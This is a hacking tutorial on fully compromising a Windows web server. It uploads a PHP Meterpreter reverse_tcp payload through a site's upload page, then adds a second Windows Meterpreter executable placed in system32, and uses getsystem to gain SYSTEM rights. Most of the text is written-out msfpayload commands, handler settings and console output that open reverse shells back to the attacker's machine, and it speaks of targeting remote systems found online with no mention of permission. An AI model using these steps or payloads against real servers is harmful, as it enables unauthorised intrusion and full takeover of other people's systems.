Rooting Windows Server Using PHP Meterpreter Webshell

(Woah It's a Threesome)

By Anshul Gupta(k3rn3l) & Hasan Sharukh(inf0g33k)
Blog:http://secxplrd.blogspot.in

Special Thanks to Jethro Inwald

Video Demonstration will be soon on http://www.youtube.com/secxplrd

Metasploit Download : http://www.metasploit.com/download/

Prerequisites:-

1) Basic Knowledge of Metasploit.
2) Some basic knowledge of Networking and Operating Systems.

Introduction:-

Meterpreter, the short form of Meta-Interpreter is an advanced,
multi-faceted payload that operates via dll injection. The Meterpreter resides completely in the memory of the remote host and leaves no traces on the hard drive, making it very difficult to detect with conventional forensic techniques. Scripts and plugins can be loaded and unloaded dynamically as required and Meterpreter development is very strong and constantly evolving.

Meterpreter has a priv extension that is used to escalate privileges on a system . In the priv extension there is a command “getsystem” , that automatically escalate privileges on a system by just launching the command .We are going to use this command to root the server.

Summary:-

Suppose your found a upload page on a site (allow php uploads) on a windows server. First we will create a php payload(this payload will be executed on webserver using browser) , upload it on the server , execute it to get a meterpreter session . Now on that session we will uplaod another executable payload , then execute that payload to get another meterpreter session , and then root the server using getsystem.
We can’t use first meterpreter session to root the server since php/meterpreter doesn't support priv extension and hence doesn't have getsystem utility.

Complete Process:-

1) Create the first payload (php payload) using msfpayload

sudo msfpayload php/meterpreter/reverse_tcp LHOST=[IP] LPORT[PORT] R>[filename.php]

e.g.:-

sudo msfpayload php/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 R>payload.php

here R stands for Raw , you can find other types in msfpayload help.

URIPATH helps in sending the payload, first when payload is executed in browser it establishes a connection with attacker machine then attacker machine with the help of uripath sends a request to victim machine to send the payload.


2) Upload the payload on the webserver using upload script

3)Open msfconsole using "*sudo msfconsole*" in the terminal.After metasploit has been opened.

Open multihandler by typing

use multi/handler

then you have to set options like PAYLOAD, LHOST , LPORT , URIPATH.



```
####      __   __   __              #######              __   __   __       ####
####    /   \ /   \ /   \        ###########          /   \ /   \ /   \      ####
################################################################################
################################################################################
# WAVE 4 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################


       =[ metasploit v4.5.0-release [core:4.5 api:1.0]
+ -- --=[ 1000 exploits - 624 auxiliary - 168 post
+ -- --=[ 262 payloads - 28 encoders - 8 nops

msf > use multi/handler
msf  exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf  exploit(handler) > set LPORT 4444
LPORT => 4444
msf  exploit(handler) > set URIPATH /upload/payload.php
URIPATH => /upload/payload.php
msf  exploit(handler) >
```

Change 'LHOST' by your localip , lport by your listening port (use same port that you use when creating payload) , payload should be same and uripath where your file has been upload on the server.
Also when creating payload you have to use your public ip(if rooting remote systems) and need to forward ports.

After setting all option type 'exploit' to start the handler.

Now you need to execute the upload payload on the server , if the upload payload has been uploaded to say upload directory, then in urlbox of your browser type

```
http://[remote host]/upload/payload.php
```

After executing the payload , you will get a meterpreter session in the msfconsole (where you started the handler).
Leave this terminal window open for now.

4.Now open up a new terminal and create second payload (executable payload) using msfpayload.

```
sudo msfpayload windows/meterpreter/reverse_tcp LHOST=[your ip] LPORT=[port] X>payload.exe
```

X stands for executable.
After payload is created, go to meterpreter session that you just got and change directory to C:\WINDOWS\system32 by using this command.

```
cd c:\\windows\\system32
```

type pwd to check wether you current directory is system32 directory or not.

After changing directory upload your second payload(payload.exe) to server using 'upload' command in meterpreter.

```
upload payload.exe
```

Now again leave this meterpreter session open for now .

5) Now open up new terminal and open msfconsole in it , then again use multi/handler.
Now set up the option like above but change the payload to

'windows/meterpreter/reverse_tcp' and do not set uripath(using uripath metasploit sends

a request to send the payload . Only required in first payload in our case).

Again type '*exploit'* start the handler.

Now in the merterpreter session you got above type

'execute -f payload.exe'

to execute the payload.

Again you will get a meterpreter session in you second msfconsole.

Type 'getuid' to check the curent user ,if not NTAUTHORITY/SYSTEM type '*getsystem*' to get a 'NTAUTHORITY/SYSTEM' account. Agang check uid using '*getuid*' Hence the server has been rooted.

This process is reliable ,since it's metasploit :p ,and can also be automated using armiatge, well we will consider that later .

Also this process can be used to root linux servers but in linux meterpreter , there is not utility like 'getsystem' so either you have to upload your own exploits and try to root the server or you just try some local exploits in metasploit, in later case you just need to provide the meterpreter session and if vulnerable ,you will get root .

Contact Details:-

Anshul Gupta - k3rn3l@live.con

Hasan Sharukh – h.inf0g33k@gmail.com

Thank You

Regards

k3rn3l